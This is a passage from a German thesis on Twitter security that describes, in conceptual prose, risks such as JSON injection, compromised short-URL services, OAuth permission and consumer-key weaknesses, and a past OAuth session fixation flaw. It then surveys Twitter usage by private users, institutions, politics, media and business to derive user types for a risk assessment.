**JSON Injection:** Bei einer JSON Injection-Schwachstelle kann der Angreifer schadhafte Code in eine JSON-Ressource einfügen. Ein solcher Angriff kann das Ziele haben, die JSON-Datei so zu manipulieren, dass zusätzliche Elemente in der JSON-Ressource eingefügt werden können. Dieser Angriff ist möglich, wenn JSON-Metazeichen in der Eingabe nicht maskiert werden. Auf Twitter könnten auf diese Weise weitere Tweets in den Twitter-Nachrichtenstrom eingefügt werden.

Ein weiteres Angriffsziel entsteht, weil Daten im JSON-Format v.a. durch Javascript verarbeitet werden. Gelingt es dem Angreifer Javascript-Code in JSON einzufügen, wird dieser bei der Verarbeitung durch die unsichere Javascript-Funktion `eval()`<sup>60</sup> ausgeführt.

---

59 GSM ist die Abkürzung für „Global System for Mobile Communications“ und ist der momentan am weitesten eingesetzte Standard zur Mobilfunkkommunikation.

60 Die eval-Funktion führt den im Parameter übergebenen Code aus.

**Nicht authentische Nachrichteninhalte:** Twitter ist ein Echtzeit-Kommunikationsnetzwerk, das vor allem bei hochaktuellen Themen einen großen Fundus an Meldungen, Meinungen und Links zu weiteren Informationen bereithält. In Kapitel 4.1 Abschnitt „Massenmedien“, wird auf eine Studie verwiesen, die feststellte, dass auf Twitter vor allem klassische Medien als authentisch erachtet und folglich deren Tweets weitergeleitet werden.

Da Twitter sich als Nachrichten-Informationsnetzwerk sieht, stellt es eine große Herausforderung dar, den Nutzern, aber vor allem auch den recherchierenden Journalisten ein Werkzeug zur Verfügung zu stellen, um authentische Inhalte schneller zu erkennen. Aus Kapitel 2.1.2.1.2 ist bekannt, dass Tweets durch das Favorisieren und Weiterleiten ausgezeichnet werden können. Das Benutzen beider Funktionen sagt aber nicht zwangsläufig darüber etwas aus, ob der Tweet für authentisch gehalten werden kann.

**Trends enthalten Stichwörter zu schadhaften Tweets:** Die Trending Topics (vgl. Kapitel 2.1.2.1.2) zeigen momentan populäre Begriffe und Hashtags an. Die Trends werden als angemeldeter Benutzer auf den Seiten von Nachrichtenströmen und Suchergebnissen angezeigt, wodurch sie viel Aufmerksamkeit erhalten. Werden durch einen Wurm oder eine schadhafte Anwendung eines Drittanbieters zeitgleich viele Nachrichten abgesetzt, können Begriffe und Hashtags dieser Tweets die Trending Topics verseuchen. Das Einschleusen von Begriffen in die Trends, die mit schadhaften Tweets verknüpft sind, erhöht die Reichweite des Angriffs um ein Vielfaches.

Zwar kann Twitter Begriffe aus den Trends entfernen – ob Twitter jedoch neue Begriffe, die in die Trends aufgenommen werden, automatisch prüft, ist offen. Vorfälle in der Vergangenheit sprechen dagegen.

### 3.2.3.1 Verweise

**Verschleierung des Ziels des Links:** Die Kurz-URL-Dienste (vgl. Kapitel 2.1.4), die in Tweets genutzt werden, verschleiern das Ziel einer Verlinkung und können auch auf schadhafte Seiten verweisen. Twitter bietet zwar einen eigenen Kurz-URL-Dienst *http://t.co* an, der vor schadhafte Seiten auf der Grundlage von Googles Safe-Browsing warnt [TwitterSupport 2011a], dennoch sind andere Kurz-URL-Dienste populärer.

**Kompromittierung eines Kurz-URL-Anbieters:** Ein besonderes Risiko tritt dann auf, wenn ein beliebter Kurz-URL-Anbieter durch einen Hacker übernommen wird und der Angreifer den Dienst manipuliert. Die Kontrolle über so viele Links kann ein lohnendes Ziel für einen Angriff sein. Alle Kurz-URL des Anbieters könnten so manipuliert werden, dass sie auf eine schädliche Seite des Angreifers verweisen, wo Malware installiert oder eine Drive-By-Download Schwachstelle ausgenutzt wird.

### 3.2.4 oAuth

**Zu grobe und unklare Rechtevergabe mit oAuth:** Das oAuth-Protokoll bei Twitter ermöglicht die Vergabe von zwei verschiedenen Rechten für Drittanbieter-Anwendungen:

lesender und schreibender Zugriff. In vielen Fällen mag diese grobe Rechtevergabe ausreichen, aber es gibt etliche Beispiele von Anwendungen, wo der Benutzer deutlich mehr Rechte einräumt als die Anwendung eigentlich benötigt. Oft verlangen Anwendungen auch schreibende Rechte, obwohl lesender Zugriff ausreichen würde. Eine Erklärung für das Anwenderverhalten wäre, dass das System der Rechtevergabe nicht verstanden wird und Twitter nicht genug Aufwand betreibt, um Benutzer für dieses Thema zu sensibilisieren. Folgender Screenshot zeigt die deutsche Seite zum Autorisieren einer Anwendung:




Abbildung 16: Autorisieren einer schreibenden Third-Party Anwendung

Die Übersetzung ist weder vollständig noch stimmt ihr Sinn mit der originalen, englischen Seite überein: Die fehlerhafte Übersetzung scheint die Funktionen der Anwendung aufzuzählen, während die englische Seite die Rechte der Anwendung ausweist. Dem Benutzer wird auf der Seite auch nicht mit einem Link zu einer Hilfeseite weitergeholfen, auf der es umfangreichere Hilfestellungen zur Rechtevergabe gibt.

**Kompromittierte oder bösartige Third-Party Anwendung:** Anwendungen von Drittanbietern können durch Angreifer kompromittiert werden. Populäre Anwendungen stellen ein lohnendes Ziel dar, denn sie wurden von vielen Twitter-Anwendern autorisiert und eignen sich, um schadhafte Links zu verteilen.

Wie in Kapitel 3.1.4 beschrieben wurde, erhalten auch bösartige Anwendungen Zugriff auf Twitter-Konten, indem sie über autorisierte Twitter-Konten via Tweet und Direktnachricht für die Anwendung werben. So verbreiten sich auch bösartige Anwendungen.

Twitter behält sich das Recht vor, solche bösartigen Anwendungen zu sperren [TwitterSupport 2011c]. Wie intensiv und schnell Twitter von diesem Recht Gebrauch macht, ist unklar. Auch ist offen, mit welcher Methode Twitter das Fehlverhalten von Anwendungen erkennt. Während Anwender andere Twitter-Konten wegen Spamverdacht melden können, besteht diese Möglichkeit für Third-Party Anwendungen nicht.

***oAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich:*** In Webanwendungen liegen Konsumentenschlüssel und -geheimnisse auf dem Webserver der Anwendung und sind für einen Angreifer nicht unmittelbar zugänglich. Anders ist das bei einer Clientanwendung, die auf dem System des Angreifers läuft und dort analysiert werden kann, um die Konsumententoken zu erhalten. Noch ungeschützt sind Konsumentenschlüssel und -geheimnisse bei Open Source-Anwendungen.

Generell tritt diese Problematik der unsicheren Konsumententoken nicht auf, denn die Spezifikation von OAuth 1.0a [OAuth 2009a] stellt zum Geheimhalten des Konsumentenschlüssels und -geheimnisses klar:

„In many applications, the Consumer application will be under the control of potentially untrusted parties. [...]

Accordingly, Service Providers should not use the Consumer Secret alone to verify the identity of the Consumer. Where possible, other factors such as IP address should be used as well. “

Twitter hat jedoch ein anderes Verständnis des OAuth-Protokolls und weist die Entwickler von Third-Party Anwendungen explizit darauf hin, niemals den Konsumentenschlüssel und -geheimnisse preiszugeben [TwitterDev 2011g], da Twitter darüber die anfragende Anwendung identifiziert. Laut [Paul 2010] beabsichtigt Twitter zugängliche Konsumentenschlüssel und -geheimnisse für den Zugriff auf die API zu deaktivieren. Auch sollen Konsumentenangaben für Anwendungen, die die API missbrauchen, über das OAuth-Protokoll gesperrt werden. Beide Intentionen Twitters gehen von der fälschlichen Annahme aus, dass Konsumentenschlüssel und -geheimnis geheim sind und eine Anwendung eindeutig identifizieren.

***Third-Party Anwendung benötigt aufgrund zusätzlicher Funktionen auch schreibende Rechte:*** Eine ehemals nur lesende Anwendung hat von ihren Nutzern entsprechende Rechte eingeräumt bekommen. Eine neue Version der Anwendung benötigt nun auch schreibenden Zugriff auf die Ressourcen der Twitter-Anwender. Weder das OAuth-Protokoll noch Twitter bieten für diesen Fall eine praktikable Möglichkeit. Das OAuth-Protokoll würde das Registrieren eines neuen Konsumenten (Anwendung) vorschreiben, der schreibende Rechte verlangt. Twitter erschwert zudem das Anlegen eines neuen Konsumenten, weil jede Anwendung einen eindeutigen Namen verlangt. Auch bietet Twitter keine einfache Upgrade-Funktion, mit der der Anwender einer Third-Party Anwendung zusätzliche Rechte einräumt.

Die Folge ist, dass der Entwickler einer Anwendung auch Schreibrechte für seine Anwendung fordert, obwohl die Anwendung diese Rechte eigentlich nicht benötigt.

***Twitter verwendet unsichere Version des OAuth-Protokolls:*** Das OAuth-Protokoll war im April 2009 von einer Session Fixation-Schwachstelle betroffen [OAuth 2009b]. Der Angreifer konnte den Autorisierungsprozess starten, doch anstatt den Anfragetoken selbst zu

autorisieren, schob der Angreifer den Link zur Autorisierung des Anfragetokens einem Opfer unter, der die Autorisierung mit seinem Konto beendete. Mit dem Link, den der Angreifer dem Opfer untergeschoben hatte, konnte der Angreifer auf die geschützten Ressourcen des Opfers zugreifen, da er im Besitzer der OAuth-Tokens war. Die Schwachstelle wurde mit der Revision A korrigiert und führte einen Verifikationscode *oauth\_verifier* ein, der die Session Fixation-Schwachstelle behob.

Dieses Beispiel soll zeigen, dass auch das zugrunde liegende Protokoll, das von unterschiedlichen Anbietern verwendet wird, Schwachstellen enthalten kann, die durch einen versierten Angreifer ausgenutzt werden können.

## 4 Risikobewertung

In Unterkapitel 4.1 werden zunächst die typischen Nutzungsszenarien Twitters erarbeitet, um daraus die Nutzergruppen für die Risikobewertung herzuleiten. Die jeweils relevanten Risiken werden für die einzelnen Anwendertypen in Unterkapitel 4.2 bewertet. In Kapitel 4.3 werden die verschiedenen Bewertungen übersichtlich dargestellt und näher betrachtet.

### 4.1 Nutzungsszenarien von Twitter

Twitter ist ein Kommunikationsmedium, das alle Formen der Kommunikation abdeckt: Individualkommunikation, Gruppenkommunikation und Massenkommunikation:

Der Dienst ist der Individualkommunikation zuzuordnen, da Direktnachrichten und Antworten an einen Anwender adressiert sind.

Tweets und Retweets werden an die Gruppe der eigenen Abonnenten weitergeleitet, so dass man von Gruppenkommunikation sprechen könnte.

Der Mikroblogging-Dienst Twitter kann aber auch als Massenkommunikation eingeordnet werden. In [Maletzke 1963] wird Massenkommunikation wie folgt definiert:

„jene Form der Kommunikation, bei der Aussagen öffentlich (also ohne begrenzte und personell definierte Empfängerschaft), durch technische Verbreitungsmittel (Medien), indirekt (also bei räumlicher oder zeitlicher oder raumzeitlicher Distanz zwischen den Kommunikationspartnern) und einseitig (also ohne Rollenwechsel zwischen Aussagenden und Aufnehmenden) an ein disperses Publikum vermittelt werden.“

Alle Nachrichten bei Twitter sind mit Ausnahme der direkten Nachrichten und geschützten Konten öffentlich. Technisches Verbreitungsmittel ist die Internetseite von Twitter, offizielle Clients und Angebote von Drittanbietern. Die Kommunikation ist indirekt also trotz räumlicher und/oder zeitlicher Distanz möglich. Die Frage, ob die Kommunikation einseitig ist, es also keinen Rollenwechsel zwischen Sender und Empfänger gibt, ist ebenfalls positiv zu beantworten: Zum einen wurde in Kapitel 2.1.2.2 „Geschichte und Verbreitung“ gezeigt, dass nur 9,16% der deutschen Besucher den Dienst aktiv nutzen – der Großteil der Besucher konsumiert also die Inhalte auf Twitter. Zum anderen wurde gezeigt, dass nur die Schnittmenge der Abonnenten zweier Diskutanten die Diskussion auf Twitter in ihre Timeline zugestellt bekommt – die Diskussion und der Rollenwechsel ist somit selbst für die meisten aktiven Twitter-Nutzer nicht sichtbar.

Die Nutzungsszenarien in den verschiedenen Anwendungsbereichen lassen sich in Individualkommunikation, Gruppenkommunikation und Massenkommunikation einordnen. Weiterhin lässt sich beobachten, dass Twitter vorhandene Kommunikationsmedien nicht ersetzt, sondern ergänzt. Im Folgenden werden einige Beispiele der Nutzung Twitters in den verschiedenen Anwendungsbereichen vorgestellt.

### Private Nutzung

Es ist davon auszugehen, dass die meisten privaten Nutzer den Twitter-Dienst passiv nutzen, um Meldungen und Informationen zu lesen. Das wird dadurch belegt, dass nur 9,16% der deutschen Besucher Nachrichten auf Twitter schreiben. Und laut [Cheng/Evans 2009a] sind auch registrierte Anwender eher als passiv einzuschätzen: so haben nur 50% der Nutzer innerhalb der letzten 7 Tage einen Tweet geschrieben.

Die privaten Nutzer, die aktiv Tweets schreiben, scheinen aber dennoch so einen großen Anteil an den Nachrichten zu haben, dass [Kelly 2009] 40,55% der Tweets als „Pointless Babble“ klassifizierte. „Pointless Babble“ also Nachrichten mit „sinnlosen“ alltäglichen Inhalten wie „Trinke gerade Kaffee“ oder „Bereite mich auf den St. Patricks Day in NYC vor“ kann zu einem Großteil den privaten Nutzern zugeschrieben werden. In [O'Reilly 2009] wird der Begriff der „ambient intimacy“ (auf deutsch etwa „Umgebungsvertrautheit“) als Motiv für private Twitter Anwender genannt. Das eigene soziale Netzwerk wird mit Kurznachrichten über alltägliche Entwicklungen und Erlebnisse auf dem Laufenden gehalten. So entsteht für Abonnenten ein vertrautes Verhältnis – die „ambient intimacy“.

Twitters Potential wird dann deutlich, wenn außergewöhnliche Ereignisse durch private Twitter-Nutzer festgehalten werden. Die Twitter-Nachrichten breiten sich in Echtzeit im Netzwerk aus und etablieren sich als Toptweets und Trends.

So schrieb Janis Krums am 15.01.2009 wenige Minuten nach der Notwasserung eines Flugzeuges im Hudson River von einer Fähre aus folgende Nachricht, die auf ein Foto des Flugzeugs verweist:



Abbildung 17: Twitter-Nachricht zur Notwasserung im Hudson River

Es gibt etliche Beispiele für Echtzeitnachrichten zu außergewöhnlichen Geschehnissen, bei denen Twitter-Nutzer deutlich schneller als Journalisten informierten. Viele Nutzer sind mit Mobiltelefonen ausgerüstet und somit jederzeit und überall anwesend. Mobiltelefone bieten standardmäßig integrierte Kameras, um Fotos oder Videos zu erstellen, die im Netz bereitgestellt und über Twitter verbreitet werden können. Auch wenn Benutzer des

Mikroblogging-Dienstes keine journalistische Ausbildung genossen haben, so sind sie dennoch allgegenwärtig und gut ausgerüstet, um Aktuelles zu dokumentieren und über Twitter einem potentiell großen Publikum anzubieten.

### **Öffentliche Institutionen und NGO**

Als Vorreiter des Einsatzes Twitters bei öffentlichen Institutionen kann die NASA angesehen werden. Das Twitter-Konto der NASA hat knapp 1 Million Abonnenten. Hinzu kommen zahlreiche Konten von Astronauten, Missionen und NASA-nahen Organisationen, die den Abonnenten Neuigkeiten und Einblicke in die Raumfahrt geben. Am 22.01.2010 wurde vom Astronauten Timothy Creamer der erste Tweet aus dem Weltall von der Internationalen Raumstation versendet [Creamer 2010].

In Deutschland wird das Kommunikationsmedium Twitter seltener von öffentlichen Institutionen eingesetzt. Die Universität Hamburg [TwitterKonto 2011b] informiert über ein Twitter-Konto, dem 1600 Nutzer folgen, mehrmals wöchentlich. Das Konto wird allerdings ausschließlich unidirektional als Distributionskanal von Mitteilungen verwendet.

Es gibt bspw. nur sehr wenige offizielle, deutsche Polizei-Konten bei Twitter. Diese Polizei-Konten werden fast immer durch Bots aktualisiert, die neue Nachrichten im RSS-Feed der Polizeimeldungen automatisch auf Twitter veröffentlichen. Soziale Medien wie Twitter können jedoch gut für Ermittlungen und Rechercharbeit verwendet werden können.

In [Palmer 2008] wurde argumentiert, dass Bilder und persönliche Nachrichten aus Krisengebieten in Blogs und von Instant Messaging-Anbietern mehr relevante Informationen für Rettungs- und Bergungsoperationen enthalten als Berichte in klassischen Medien oder offiziellen Meldungen von Behörden. Außerdem können Personen in Krisengebieten durch Nachrichten auf Twitter ihren Ort und ihr Befinden mitteilen, so geschehen im Oktober 2007 bei Bränden in Kalifornien.

### **Kultur**

Auch in der Kultur dient Twitter als Marketing- und Werbeinstrument für Konzerte, Ausstellungen, Theater und besonders für Stars. Diese können auf Twitter die meisten Abonnenten realisieren. Von den Top-Ten-Konten mit den meisten Followern auf Twitter sind 9 Konten von Stars, die im Bereich Musik, Film und Fernsehen anzusiedeln sind [Top100 2011]. Auch wenn zu bezweifeln ist, dass ein solches Konto von dem V.I.P selbst gepflegt wird, gibt es den Fans und Followern das Gefühl der bereits beschriebenen „ambient intimacy“, die die Verbundenheit zum Star noch weiter verstärkt.

Es gibt Versuche, Twitter als Kunst oder als Werkzeug für Kunstschaffende zu verstehen. Ein Beispiel ist: „Twitterature - The World's Greatest Books Retold Through Twitter“. In diesem Buch werden literarische Werke in 140 Zeichen langen Nachrichten wie auf Twitter erzählt [Aciman/Rensin 2009]. Einen anderen Ansatz verfolgte der amerikanische Autor,

Filmregisseur und Produzent Tim Burton. Er ließ kollaborativ vom 22.11.2010 bis zum 06.12.2010 eine Geschichte durch die Twitter-Anwender schreiben. Die Teilnehmer schlugen mit dem Hashtag #BurtonStory einen weiteren Satz für die Geschichte vor. Burton wählte dann Satz für Satz aus den Vorschlägen aus. Bei dieser Erzählmethode, die *Cadavre Exquis* genannt wird, wurden 88 Tweets in die Erzählung aufgenommen [Burton 2011].

Im Bereich der Kultur sind sehr oft Veranstaltungen zu nennen, wie Ausstellungen, Konzerte, Festivals, Theatervorstellungen oder Modewochen. Durch Twitter werden Gespräche und Diskussionen zu solchen Veranstaltungen „veröffentlicht“ und diskutiert. Da Twitter öffentlich ist, können die Inhalte der abgegebenen Nachrichten und die Entwicklung involvierter Konten analysiert werden, so geschehen bei der New Yorker Fashion Week 2010 [Indvik 2010].

### Politik

Zweifelsfrei ist Barack Obama der Vorreiter im Umgang mit sozialen Medien im Bereich der Politik. Sein Twitter-Konto wurde im Juni 2010 von etwa 8.700.000 anderen Nutzern abonniert [Top100 2011]. Vor allem in der Präsidentschaftswahl 2008 wurde sein Twitter-Konto intensiv durch seine Berater zum Wahlkampf genutzt.

In Deutschland wurde Twitter zum ersten Mal 2009 durch die Wahl des Bundespräsidenten Köhler einer breiteren Öffentlichkeit bekannt. Zwei Abgeordnete hatten vorzeitig Köhlers gelungene Wahl bestätigt [Boie 2009].

Viele deutsche Politiker unterschiedlichster Parteien sind bei Twitter präsent, um ihre Inhalte an die Wähler zu kommunizieren, sich an Diskussionen auf Twitter zu beteiligen und Kontakte zu knüpfen.

Tabelle 5: Aktivitäten deutscher Parteien auf Twitter<sup>61</sup> nach [Krohn 2009]

	CDU	SPD	FDP	Grüne	Linke	Piratenpartei
Twittername	@cdu_news	@spdde	@FDP_Fraktion	@die_gruenen	@linksfraktion	@Piratenpartei
Anmeldung	09.02.09	25.03.09	13.08.08	27.04.08	13.01.09	09.04.08
Tweets	939	2.174	1.323	2.583	3.234	8.215
Follower	11.586	13.964	11.949	23.953	2.139	42.452
Following <sup>62</sup>	1.600	1.797	2.255	3.860	330	14.954

<sup>61</sup> Zahlen wurden nach eigener Recherche aktualisiert und erweitert. Stand: 21.03.2011

<sup>62</sup> In der Regel werden von den Partei-Konten eigene Politiker, Konten auf Länder- oder Kommunalebene gefolgt, so dass diese Zahl als Umfang der Präsenz auf Twitter gesehen werden kann

Eine Sonderstellung in der deutschen Parteienlandschaft nimmt gerade bei der Nutzung von sozialen Medien im Internet die Piratenpartei ein und liegt damit klar auf Platz 1 der aktivsten deutschen Parteikonten.

Twitter wurde in [Tumasjan et al. 2010] auch zur Wahlprognose eingesetzt. In der Studie wurden 100.000 Twitter-Nachrichten analysiert, die in der Woche vor der Bundestagswahl 2009 geschrieben wurden und eine Referenz auf eine Bundestagspartei oder einen Politiker enthalten. Die Twitter-Prognose, bei der lediglich die Anzahl der Tweets mit Nennungen einer Partei oder Politiker gezählt wird, besitzt mit einem MAE<sup>63</sup> von 1,65% eine relativ geringe Abweichung. Nach der genannten Studie hat „Forschungsgruppe Wahlen“ nur einen unwesentlich geringeren MAE von 1,48%.

Das Ergebnis der Untersuchung wird jedoch in [Jungherr et al. 2010] skeptisch betrachtet, da womöglich unbedeutende Muster als bedeutungsvolle Ergebnisse fehlinterpretiert wurden. Eine Replikation der Studie unter Berücksichtigung der 6 Bundestagsparteien kam zwar auf ähnliche Ergebnisse, nimmt man allerdings die Piratenpartei mit in die Replikationsstudie auf, prognostiziert die Methode dieser Studie den Wahlsieg der Piratenpartei, da diese am häufigsten auf Twitter genannt wurde. Da die Piratenpartei jedoch nur 2% in der Bundestagswahl erreicht hat, ist die Folgerung der „plausible reflection of the vote share and its predictive power“ in [Tumasjan et al. 2010] nicht haltbar.

Vor allem internationale, politische Ereignisse wie die iranische Präsidentschaftswahl 2009 und die anschließenden Proteste haben das Potential Twitters gezeigt. Die Revolutionen und Demonstrationen in der arabischen Welt werden Facebook- oder Twitter-Revolutionen genannt. Offensichtlich sehen nicht nur die Demonstranten die sozialen Medien als Werkzeuge zur Organisation des Aufstandes und zum Austausch zwischen den Demonstranten, sondern auch die jeweiligen Despoten, die den Zugang zu Facebook und Twitter blockierten [Wilkens 2011]. Die Internet-Blockade wird v.a. errichtet, um den Nachrichten-, Bilder- und Video-Austausch mit dem Ausland zu verhindern.

### Massenmedien

Wie bereits in 2.1.2.2 „Geschichte und Verbreitung“ erwähnt, sind unter den 100 meist abonnierten Konten [Top100 2011] einige Massenmedien aus dem Fernsehen wie CNN, aber auch Tageszeitungen wie die New York Times oder das Time Magazine. Diese Beobachtung lässt zum Einen darauf schließen, dass Massenmedien erfolgreich Twitter nutzen, um ihre Nachrichten zu verteilen und neue Leser zu gewinnen. Zum Anderen bedeutet das aber auch, dass Twitter-Nutzer vor allem die „klassischen Medien“ nutzen, um journalistisch recherchierte Inhalte zu konsumieren.

---

63 MAE ist die Abkürzung für „mean absolute error“ und gibt die mittlere absolute Abweichung zwischen Prognose  $f_i$  und tatsächlichem Wert  $y_i$  für n Datenpunkte an:

$$MAE = \frac{1}{n} \sum_{i=1}^n |f_i - y_i|$$

Diese Erkenntnis wird durch [Asur et al. 2011] untermauert. In der Studie wurden die Trends bei Twitter mit einer Stichprobe von 16,32 Millionen Tweets untersucht. Das Ergebnis der Studie ist, dass 22 Twitter-Konten identifiziert werden konnten, die den Ursprung der meisten Retweets zu einem Trend bei Twitter darstellen. Von diesen 22 Twitter-Konten gehören 72% der Konten „klassischen Medien“ wie CNN, New York Times, BBC etc. Klassische Medien dominieren also die meisten Trends bei Twitter, was wohl auf die zugesprochene Authentizität der Nachrichten und die Kompetenz im Umgang mit Nachrichten zurückgeführt werden kann.

Nichtsdestotrotz sind auch die traditionellen Medien nicht frei von Fehlrecherchen. So greifen klassische Medien unrecherchiert auf Nachrichten von Twitter zu, geben den Nachrichten damit einen authentischen Anschein, und die Nachrichten werden so in seriösen Medien weitertransportiert. Beim Amoklauf in Winnenden ist das zum ersten Mal in Deutschland geschehen [Könau 2009]. Eine Nutzerin schrieb aus 1,5 km Entfernung zum Tatort Twitter-Nachrichten aufgrund von Hörensagen und Meldungen aus den Medien. Etlliche Journalisten bezogen sich dennoch auf die Twitter-Meldungen dieser angeblichen Augenzeugin.

Des weiteren bietet der Zugriff auf die Twitter-API beliebige Darstellungsmöglichkeiten der Nachrichten und Daten von Twitter. Gerade Medien können auf diese Weise Twitter-Nachrichten zu einem spezifischen Thema visuell auf der eigenen Seite aufbereitet anzeigen:




Abbildung 18: Twitter Dashboard zur Revolution in der arabischen Welt [AlJazeera 2011]

Das dynamische Twitter Dashboard von Al Jazeera zeigt auf einen Blick, über welche Länder der arabischen Welt bei Twitter aktuell geschrieben wird und welche Schlüsselwörter für das jeweilige Land wie häufig verwendet werden.

Massenmedien bestehen nicht ausschließlich aus Nachrichteninhalten, sondern bieten ebenfalls Unterhaltungselemente an. Auch über Unterhaltungssendungen selbst werden bei Twitter Konversationen geführt und Meinungen geschrieben. Diese Äußerungen sollten durch Verantwortliche bei den Medien analysiert und als Rückkopplung genutzt werden. Zudem bietet es sich an, mit dem Publikum einer Serie über Twitter in Kontakt zu treten, da man so Zuschauer stärker engagiert und einbindet.

Im deutschen Fernsehen nutzte der Sender Super RTL Twitter für die Serie „Glee“. Tweets mit dem Hashtag #glee wurden über den Videotext angezeigt, so dass die Kommentare und Diskussionen auch dem Fernsehzuschauer zur Verfügung standen [Mantel 2011].

### **Privatwirtschaft**

Der Mikroblogging-Dienst dient in erster Linie als Distributionskanal für Produktinformationen und als Werbeinstrument. So konnte laut [Parbel 2009] der PC-Hersteller Dell mit Twitter einen zusätzlichen Umsatz von 6,5 Millionen US-Dollar generieren. Dell hat 35 verschiedene Twitter-Konten, die von 100 Mitarbeitern betreut werden. Obwohl der Twitter-Umsatz nicht mal 1% des Gesamtumsatzes ausmacht, setzt Dell auf Twitter als Vertriebskanal, da dieser weltweit rasant wachse, so der Dell-Manager Mehta.

Twitter wird von Unternehmen aber auch zur Verbesserung der eigenen Dienstleistungen genutzt. So hat beispielsweise die Telekom unter dem Twitter-Konto @telekom\_hilft einen Kundenservice eingerichtet, an den man sich bei Problemen wenden kann.

Der amerikanische Telekommunikationsanbieter AT&T geht noch einen Schritt weiter: In einem Feldversuch nutzt die Firma eine eigene Software, um das Echtzeitnetzwerk Twitter nach Tweets verärgelter Kunden zu scannen, die sich über schlechte Netzverfügbarkeit äußern [Simonite 2010]. Die Software sammelt in der ersten Ebene alle Tweets, die mit einem mobilen Dienst von AT&T assoziiert werden können. In der zweiten Ebene wird versucht, die Art des Problems aus dem Tweet zu analysieren. Die automatisierte Analyse der Tweets ist zu 90% korrekt. Zusammen mit dem Zeitpunkt und der Ortsangabe der Twitter-Nachrichten und den Anrufen in der Kundenhotline entsteht so ein genaues Abbild der Probleme mobiler Dienste von AT&T. Dieses Abbild kann zur priorisierten Problembehebung und Verbesserung des Services eingesetzt werden.

Neben dem bereits angesprochenen Einsatz als Marketing-Instrument, zur Kundenbetreuung und im Verkauf, kann Twitter auch zur Marktforschung eingesetzt werden [Möller 2009]. Dabei kann nicht nur die Zufriedenheit des Kunden mit der Verfügbarkeit mobiler Dienste wie bei AT&T überwacht werden, sondern es können auch Meinungen zur eigenen Werbung und den eigenen Produkten, die generelle Außendarstellung des Unternehmens oder auch Meinungen zur Konkurrenz erfasst werden.

### 4.1.1 Fazit: Nutzertypen

Für die Risikoanalyse sind die grundlegenden Nutzungsmuster relevant, daher muss von den Inhalten auf Twitter abstrahiert werden:

Es gibt passive (vor allem nicht registrierte) Anwender und aktive Nutzer auf Twitter. Außerdem kann sich hinter einem Twitter-Konto eine einzelne Person verbergen, aber auch eine ganze Organisation beziehungsweise ein Beraterteam wie bei Stars oder Politikern. Daraus folgen diese drei Nutzertypen: Passiver Nutzer, aktiver Nutzer und Organisationen.

Dabei muss angemerkt werden, dass nur aktive Organisationen in dieser Risikoanalyse berücksichtigt werden. Passive Organisationen haben die gleichen Sicherheitsanforderungen wie passive Nutzer.

Zusätzlich zu den drei Nutzertypen werden Journalisten als zusätzlicher Nutzertyp mit aufgenommen. Journalisten haben aufgrund ihrer Tätigkeit spezielle Sicherheitsanforderungen an Twitter, die sich von den anderen Nutzertypen unterscheiden.

Zudem wird der Entwickler von Third-Party Anwendungen, die auf die Twitter-API zugreifen, als Nutzertyp aufgenommen. Er nutzt zwar nicht direkt Twitter, greift aber indirekt über die Twitter-API auf die Funktionen und Daten Twitters zu. Auf Anwendungen von Drittanbietern wird in Kapitel 2.1.3 „Third-Party Anwendungen“ eingegangen.

Insgesamt haben wir somit fünf Nutzertypen, für die im nachfolgenden Kapitel 4.2 die Risiken bewertet werden: Passive Nutzer, aktive Nutzer, Journalisten, Organisationen als Nutzer und Entwickler von Third-Party Anwendungen.

## 4.2 Risikobewertungen nach Nutzergruppe

Bei der Risikobewertung geht es darum, Risiken bestimmten Eintrittswahrscheinlichkeiten und Auswirkungen für den Eintrittsfall zuzuordnen. In Kapitel 2.2.3.2 „Risikobewertung“ wurde das verwendete Verfahren näher ausgeführt. Die berechnete Risikomaßzahl zeigt das Gefährdungspotential des Risikos an und ermöglicht eine Priorisierung der Risiken in den jeweiligen Nutzergruppen.

